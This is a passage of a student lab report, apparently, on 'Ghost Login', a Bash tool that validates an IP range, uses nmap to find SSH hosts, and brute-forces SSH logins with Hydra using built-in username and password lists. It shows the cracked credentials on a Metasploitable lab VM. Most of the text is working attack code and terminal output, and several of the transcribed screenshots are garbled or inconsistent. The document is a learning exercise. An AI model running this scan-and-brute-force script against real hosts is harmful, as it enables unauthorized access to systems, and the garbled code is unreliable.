



Ghost Login

NR Project – Automated SSH
Brute Force and Post-
Exploitation Tool

Submitted by: Rinat Ofri
Student Code: s12
Submission Date: 22.1.2026

**Test Environment: Kali Linux
& Metasploitable (VMware)**

Introduction

The **Ghost Login** project is designed to demonstrate a structured automation workflow that includes initial user input validation, network scanning, identification of SSH services, automated authentication attempts, and execution of predefined commands on target systems within a controlled laboratory environment.

User interaction is required only at the initial input stage, while all subsequent processes are performed automatically without further user intervention.

The project is divided into multiple stages, where each stage depends on the successful completion of the previous one. This document describes the implementation of each stage and includes code examples and screenshots from the script execution.

User Input and Validation	1
Scanning for SSH Services	4
Credential Brute Forcing	7
Post-Exploitation Automation	12
Output and Reporting	15
Project Summary	17

Step 1 – User Input and Validation

Stage Objective -

The purpose of this stage is to obtain an IP address range or subnet from the user for use in the subsequent phases of the project, and to verify that the provided input is valid before continuing execution.

This stage is intended to prevent errors, invalid input, or execution of the script on unauthorized or incorrectly formatted network ranges.

Implementation Description -

The script prompts the user to enter an IP address range or subnet through the command line interface.


After receiving the input, two main validations are performed:

- Verification that the input is not empty
- Verification that the input is in a valid IP range or subnet format

The format validation is performed using the **nmap -sL** command, which executes a list scan only and does not send network packets.

This approach allows safe verification of the input format before proceeding with execution. If the input is invalid, the script displays an error message and terminates execution in an orderly manner.

The following code snippet demonstrates the implementation of the user input acquisition and IP range validation stage -



```
1 #!/bin/bash
2
3 # =====
4 # GhostLogin - Step 1: Input Validation
5 # =====
6 echo "
7 echo "
8 echo "Network Range Validator"
9 echo "
10
11 function validate_ip()
12 {
13     read -p "Enter the IP range or subnet you want to scan: " IP_RANGE
14
15     # Check if input is empty
16     if [ -z "$IP_RANGE" ]; then
17         echo "[!] ERROR: No IP range entered"
18         echo "[!] EXITING..."
19         sleep 3
20         exit 1
21     fi
22
23     # Validate format with nmap
24     echo "[*] Checking IP range..."
25     CHECK=$(nmap -sL "$IP_RANGE" 2>/dev/null | head -n 2 | tail -n 1 | awk '{print $2}')
26
27     # Verify result
28     if [ "$CHECK" == "scan" ]; then
29         echo "[*] IP range is valid: $IP_RANGE"
30         return 0
31     else
32         echo "[*] Invalid IP range"
33         echo "[!] Please check your input"
34         sleep 2
35         exit 1
36     fi
37 }
38
39 # Call the function
40 validate_ip
```


Running the script -

The script can be executed using the **bash** command followed by the script name, as shown below:

```
bash tmagen773641.s12.nx201.sh
```

Example – Valid IP Range Input

The following example demonstrates a successful execution of the script when the user provides a valid IP range.



```
#!/bin/bash
# =====
# GhostLogin - Step 1: Input Validation
# =====
echo "Network Range Validator"
echo "
function validate_ip()
{
    read -p "Enter the IP range or subnet you want to scan: " IP_RANGE
```

Status: `bash tmagen773641.s12.nx201.sh`

Compiler: Network Range Validator


Messages: Enter the IP range or subnet you want to scan: 192.168.73.139

Scribble: [x] Checking IP range... [x] IP range is valid: 192.168.73.139

Terminal: `kal@kali: ~/Desktop`

Example – Invalid IP Range Input

The following example demonstrates the script's behavior when the user provides an invalid or incorrectly formatted IP range.



```
#!/bin/bash
# =====
# GhostLogin - Step 1: Input Validation
# =====
echo "Network Range Validator"
echo "
function validate_ip()
{
    read -p "Enter the IP range or subnet you want to scan: " IP_RANGE
```

Status: `bash tmagen773641.s12.nx201.sh`

Compiler: Network Range Validator


Messages: Enter the IP range or subnet you want to scan: 192.168.257.390

Scribble: [x] Checking IP range... [x] Invalid IP range [!] Please check your input

Terminal: `kal@kali: ~/Desktop`

Example – Empty Input

The following example demonstrates the script's behavior when the user does not provide any input and presses Enter without entering an IP range.



The screenshot shows the Gensy IDE interface. The main editor window displays a script file named `tmagen773641.s12.nx201.sh`. The script content is as follows:

```
1 #!/bin/bash
2
3 # =====
4 # GhostLogin - Step 1: Input Validation
5 # =====
6 echo "
7 echo "
8 echo "
9
```

The IDE's status bar at the bottom shows the following information:

- Status: `tmagen773641.s12.nx201.sh`
- Compiler: `Network Range Validator`
- Messages: `Enter the IP range or subnet you want to scan:`
- Scribble: `[!] ERROR: No IP range entered!`
- Terminal: `tmagen773641.s12.nx201.sh`

Stage Output -

At the end of this stage, a valid IP range or subnet is obtained, which will be used in the subsequent scanning and automation phases of the project.

This stage serves as a critical foundation for the continuation of the project and ensures that all following actions are performed on a predefined and authorized target.

Next Step -

The next stage of the project focuses on performing a targeted scan to identify systems with an active SSH service within the validated IP address range.

Step 2 – Scanning for SSH Services

Stage Objective -

The purpose of this stage is to scan the validated IP address range and identify hosts that have an active SSH service (port 22).

The detected hosts are collected and saved for use in the next stages of the project.

This stage ensures that further actions are performed only on systems that expose the required service.


Implementation Description -

The script is executed from the terminal using the Bash interpreter.

During execution, the user is prompted to enter an IP address, IP range, or subnet.

Once the input is validated, the script automatically performs an SSH service scan and displays all hosts with an active SSH service.

The following screenshot demonstrates the implementation of the SSH service scanning stage, including the logic used to identify hosts with an active SSH service within the specified IP range -




```
39 # =====
40 # GhostLogin - Step 2: Scanning for SSH Services
41 # =====
42
43 function SCAN()
44 {
45     OUTPUT_FILE="ssh_ips" # Set output file for hosts with active SSH service
46
47     echo "
48     echo "SSH SERVICE SCANNER"
49     echo "
50     echo "
51
52     # Check that the IP range variable is set
53     if [ -z "$IP_RANGE" ]; then
54         echo "[!] ERROR: IP range is not defined."
55         return 1
56     fi
57
58     echo "[*] Scanning $IP_RANGE for SSH services..."
59
60     # Scan the network ip range and extract all IP addresses
61     nmap "$IP_RANGE" -p 22 --open -Pn -oG - 2>/dev/null | awk '/22/open/ {print $2}' | sort -u > "$OUTPUT_FILE"
62
63     # Check if any hosts were found
64     if [ ! -s "$OUTPUT_FILE" ]; then
65         echo "[!] No hosts with SSH service were found."
66         return 1
67     fi
68
69     # Count the number of hosts with SSH enabled and display the results
70     COUNT=$(wc -l < "$OUTPUT_FILE")
71     echo "[*] Found $COUNT host(s) with SSH enabled."
72     cat "$OUTPUT_FILE"
73
74     # ===== Execution Flow =====
75     validate_ip || exit 1
76     SCAN || exit 1
77 }
```

* Even though the user input is validated in the first stage, an additional check is performed in the scanning stage to make sure the IP range is available before running the scan and to prevent unexpected errors.

Example – SSH Service Detected

The following example demonstrates a successful execution of the SSH service scanning stage, in which the script scans the provided valid IP range and identifies a host with an active SSH service.

During this stage, the script performs a network scan to detect hosts that have port 22 open, indicating that the SSH service is enabled and accessible within the specified IP range.



```
tmagen773641.s12.nx201.sh - /home/kali/Desktop - Geany
File Edit Search View Document Project Build Tools Help
Symbols Documents tmmagen773641.s12.nx201.sh x file.txt x
[+] SCAN (43)
[+] validate_ip (10)
39 # =====
40 # GhostLogin - Step 2: Scanning for SSH Services
41 # =====
42
43 function SCAN()
44 {
45     OUTPUT_FILE=".ssh_ips" # Set output file for hosts with active SSH service
46
47     echo "
48     echo "SSH SERVICE SCANNER"
49     echo "
50     echo "
51     # Check that the IP range variable is set
52     if [ -z "$IP_RANGE" ]; then
53         echo "Error: IP range is not set."
54         return 1
55     fi
56 }
57
58 # Main execution
59 if [ "$#" -eq 1 ]; then
60     IP_RANGE="$1"
61 else
62     echo "Usage: $0 <IP Range>"
63     return 1
64 fi
65
66 # Call the SCAN function
67 SCAN
68
69 # Print the results
70 if [ -f "$OUTPUT_FILE" ]; then
71     echo "Found hosts with active SSH service:"
72     cat "$OUTPUT_FILE"
73 else
74     echo "No hosts with active SSH service found."
75 fi
76
77 # End of script
78 exit 0
```

Status: [kali@kali] ~/Desktop
bash tmmagen773641.s12.nx201.sh

Compiler: Network Range Validator

Messages: Enter the IP range or subnet you want to scan: 192.168.73.130
[*] Checking IP range...
[+] IP range is valid: 192.168.73.130


Scribble: SSH SERVICE SCANNER

Terminal: [*] Scanning 192.168.73.130 for SSH services...
[+] Found 1 host(s) with SSH enabled:
192.168.73.130
[kali@kali] ~/Desktop

line: 74 / 80 col: 28 sel: 0 INS TAB EOL: LF encoding: UTF-8 filetype: Sh scope: unknown

Example – No SSH Service Detected

This example demonstrates the execution of the SSH scanning stage using a valid IP range, where the scan completes successfully but no active SSH services are found.



```
tmagen773641.s12.nx201.sh - /home/kali/Desktop - Geany
File Edit Search View Document Project Build Tools Help
Symbols Documents tmmagen773641.s12.nx201.sh x file.txt x
[+] SCAN (43)
[+] validate_ip (10)
39 # =====
40 # GhostLogin - Step 2: Scanning for SSH Services
41 # =====
42
43 function SCAN()
44 {
45     OUTPUT_FILE=".ssh_ips" # Set output file for hosts with active SSH service
46
47     echo "
48     echo "SSH SERVICE SCANNER"
49     echo "
50     echo "
51     # Check that the IP range variable is set
52     if [ -z "$IP_RANGE" ]; then
53         echo "Error: IP range is not set."
54         return 1
55     fi
56 }
57
58 # Main execution
59 if [ "$#" -eq 1 ]; then
60     IP_RANGE="$1"
61 else
62     echo "Usage: $0 <IP Range>"
63     return 1
64 fi
65
66 # Call the SCAN function
67 SCAN
68
69 # Print the results
70 if [ -f "$OUTPUT_FILE" ]; then
71     echo "Found hosts with active SSH service:"
72     cat "$OUTPUT_FILE"
73 else
74     echo "No hosts with active SSH service found."
75 fi
76
77 # End of script
78 exit 0
```

Status: [kali@kali] ~/Desktop
bash tmmagen773641.s12.nx201.sh

Compiler: Network Range Validator

Messages: Enter the IP range or subnet you want to scan: 192.168.73.200/32
[*] Checking IP range...
[+] IP range is valid: 192.168.73.200/32

Scribble: SSH SERVICE SCANNER

Terminal: [*] Scanning 192.168.73.200/32 for SSH services...
[!] No hosts with SSH service were found.
[kali@kali] ~/Desktop

line: 74 / 80 col: 28 sel: 0 INS TAB EOL: LF encoding: UTF-8 filetype: Sh scope: unknown

Stage Output –

At the end of this stage, a list of IP addresses with an active SSH service is generated based on the provided and validated IP range.

If SSH services are detected, the identified hosts are stored and displayed for use in the subsequent authentication, enumeration, or automation phases of the project.

If no SSH services are found, the script reports this result clearly and terminates the scanning phase in an orderly manner.

This stage ensures that all subsequent operations are performed only on hosts that expose an active SSH service, forming a reliable and secure foundation for the next stages of the project.

Next Step –

The next stage of the project focuses on testing authentication mechanisms on the identified hosts.

Step 3 - Credential Brute Forcing

Stage Objective -

The purpose of this stage is to attempt authentication against the previously discovered SSH-enabled hosts using predefined credential lists.

This stage simulates a real-world brute force attack by testing multiple username and password combinations against the SSH service.

The goal is to identify weak or default credentials that allow unauthorized access to the target systems.

Successful authentication attempts are recorded and later used for proof-of-concept validation in the next stage of the project.

Implementation Description -

The script prepares credential lists that are used during the brute force process. The user is given the option to either use built-in default username and password lists or to supply custom lists, including external sources such as public wordlists (for example, Pastebin).

Once the credential lists are prepared, the script utilizes **Hydra**, an automated login cracker, to perform SSH authentication attempts against all previously identified hosts.

Hydra systematically tests each username and password combination against the SSH service on port 22 without requiring any interactive user input.

All successful login attempts are captured and stored in an output file.

If valid credentials are discovered, the script extracts the first successful login as a proof of concept (POC) and displays the corresponding IP address, username, and password.

If no valid credentials are found, the script reports the result and safely terminates the brute force stage.

The following screenshot (shown on the next page) demonstrates the implementation of Step 3, which includes the preparation of credential lists and the execution of an SSH brute force attack using Hydra in order to identify valid login credentials on hosts with an active SSH service -

```

74 # =====
75 # Step 3.1 - Credential List Preparation
76 # =====
77
78 function PREPARE_LISTS()
79 {
80     echo "[*] Credential Brute Forcing"
81     echo " "
82     echo " "
83     echo " "
84     echo " "
85     echo "[*] Preparing credential lists..." # Display status message
86     read -p "Enter path to username list (press Enter for default): " USER_FILE
87     # Ask the user for a username list file path
88     if [ -z "$USER_FILE" ]; then # If no file was provided, create a default username list
89         cat > .ssh_users << EOF
90         root
91         admin
92         user
93         support
94         backup
95         nsfadmin
96         operator
97         test
98         guest
99         sysadmin
100         service
101         developer
102         manager
103         EOF
104     fi
105 }
106

```

```

106 EOF
107     echo "[*] Default username list created"
108 else
109     if [ -f "$USER_FILE" ]; then # Check if user file exists
110         cp "$USER_FILE" .ssh_users # Copy custom username list
111         echo "[*] Username list loaded from file"
112     else
113         echo "[*] Username file not found"
114         exit 1
115     fi
116 fi
117
118 read -p "Enter path to password list (press Enter for default): " PASS_FILE
119 # Ask user for password list path
120 if [ -z "$PASS_FILE" ]; then
121     cat > .ssh_passwords << EOF # Create default password file
122     password
123     admin123
124     nsfadmin
125     test123
126     changeme
127     welcome
128     123456
129     12345678
130     qwerty
131     letmein
132     password1
133     default
134     admin
135     EOF
136

```

```

136 EOF
137     echo "[*] Default password list created"
138 else
139     if [ -f "$PASS_FILE" ]; then # Check if password file exists
140         cp "$PASS_FILE" .ssh_passwords # Copy custom password list
141         echo "[*] Password list loaded from file"
142     else
143         echo "[*] Password file not found"
144         exit 1
145     fi
146 fi
147
148 # =====
149 # Step 3.2 - SSH Brute Force
150 # =====
151
152 function BRUTE()
153 {
154     echo "[*] Starting SSH brute force..."
155     # Check required files
156     if [ ! -s .ssh_ips ] || [ ! -s .ssh_users ] || [ ! -s .ssh_passwords ]; then
157         echo "[*] Missing input files for Hydra"
158         exit 1
159     fi
160     hydra -L .ssh_users -P .ssh_passwords -M .ssh_ips ssh \
161     2>/dev/null | grep "login:" > .ssh_hydra # Run Hydra SSH attack and save successful logins
162     if [ ! -s .ssh_hydra ]; then
163         echo "[*] No valid credentials found"
164         return 1
165     fi
166     echo "[*] Successful login attempts:"
167     cat .ssh_hydra
168     # Proof of Concept
169 }
170

```

```

172 # Proof of Concept
173 SSHIP=$(awk '{print $3}' .ssh_hydra | head -n 1) # Extract IP
174 SSHUSER=$(awk '{print $5}' .ssh_hydra | head -n 1) # Extract username
175 SSHPASS=$(awk '{print $7}' .ssh_hydra | head -n 1) # Extract password
176
177 echo
178 echo "[*] POC RESULT" # POC header
179 echo "IP: $SSHIP" # Show IP
180 echo "Username: $SSHUSER" # Show username
181 echo "Password: $SSHPASS" # Show password
182
183 # ===== Execution Flow =====
184 validate_ip || exit 1
185 SCAN || exit 1
186 PREPARE_LISTS || exit 1
187 BRUTE || exit 1
188

```


Example – Successful SSH Brute Force Attack

This example demonstrates the execution of the SSH credential brute force stage against a target host with an active SSH service.

Default username and password lists are used after pressing Enter when prompted.

During the brute force process, a valid username and password combination is successfully identified.

The script outputs the discovered credentials as a Proof of Concept (POC), confirming unauthorized access to the target system.



```
tmagen773641s12nx201sh - /home/hali/Desktop - Geany
File Edit Search View Document Project Build Tools Help
tmagen773641s12nx201sh x file.txt x
74 # Step 3.1 - Credential List Preparation
75 #
76 #
77 #
78 function PREPARE_LISTS()
[+] Checking IP range...
[+] IP range is valid: 192.168.73.130
SSH SERVICE SCANNER
[+] Scanning 192.168.73.130 for SSH services...
[+] Found 1 host(s) with SSH enabled:
192.168.73.130
Credential Brute Forcing
[+] Preparing credential lists...
Enter path to username list (press Enter for default):
[+] Default username list created
Enter path to password list (press Enter for default):
[+] Default password list created
[+] Starting SSH brute force...
[+] Successful login attempts:
[22][ssh] host: 192.168.73.130 login: msfadmin password: msfadmin
[POC RESULT]
IP: 192.168.73.130
Username: msfadmin
Password: msfadmin
line: 44/198 col: 1 sel: 0 INS TAB EOL: LF encoding: UTF-8 filetype: Sh scope: unknown
```

Example – SSH Brute Force Using a Custom Credential List (Pastebin)

This example demonstrates the execution of the credential brute force stage using a custom username and password list obtained from an external source (Pastebin).

Instead of using the script's default credential lists, the user provides local files that were created based on content retrieved from a Pastebin URL.

These files are supplied when prompted during execution, allowing the script to perform the SSH brute force attack with externally defined credentials.

The results show that the script successfully identifies valid SSH credentials on the target host using the custom lists, proving the flexibility of the implementation and its ability to work with both default and user-supplied credential sources.

The screenshot of this execution is shown on the following page.

```
74  
75  
76 # Step 3.1 - Credential List Preparation  
77  
78  
function PREPARE_LISTS()  
Status [kali@kali] ~/Desktop  
bash tmagen773641.s12.nx201.sh  
Compiler Network Range Validator  
Messages Enter the IP range or subnet you want to scan: 192.168.73.130  
[*] Checking IP range...  
Scribble [-] IP range is valid: 192.168.73.130  
Terminal SSH SERVICE SCANNER  
[*] Scanning 192.168.73.130 for SSH services...  
[-] Found 1 host(s) with SSH enabled:  
192.168.73.130  
Credential Brute Forcing  
[*] Preparing credential lists...  
Enter path to username list (press Enter for default): pastebin_users.txt  
[*] Username list loaded from file  
Enter path to password list (press Enter for default): pastebin_passwords.txt  
[*] Password list loaded from file  
[*] Starting SSH brute force...  
[*] Successful login attempts:  
[22][ssh] host: 192.168.73.130 login: msfadmin password: msfadmin  
[*] POC RESULT:  
IP: 192.168.73.130  
Username: msfadmin  
Password: msfadmin  
line:182/198 col:22 set:0 INS TAB EOL:LF encoding:UTF-8 filetype:Sh scope:BRUTE
```

Example – No Valid Credentials Found

This example demonstrates a successful execution of the SSH brute force stage where the target host exposes an active SSH service, but none of the provided username and password combinations are valid.

In this run, custom credential lists supplied by the user are loaded correctly, and the brute force process is initiated using Hydra.

The scan completes without identifying any successful login attempts, and the script reports that no valid credentials were found.

This example confirms that the script correctly handles failure scenarios and does not rely on hardcoded credentials.

```
74  
75  
76 # Step 3.1 - Credential List Preparation  
77  
78  
function PREPARE_LISTS()  
Status [kali@kali] ~/Desktop  
bash tmagen773641.s12.nx201.sh  
Compiler Network Range Validator  
Messages Enter the IP range or subnet you want to scan: 192.168.73.130  
[*] Checking IP range...  
Scribble [-] IP range is valid: 192.168.73.130  
Terminal SSH SERVICE SCANNER  
[*] Scanning 192.168.73.130 for SSH services...  
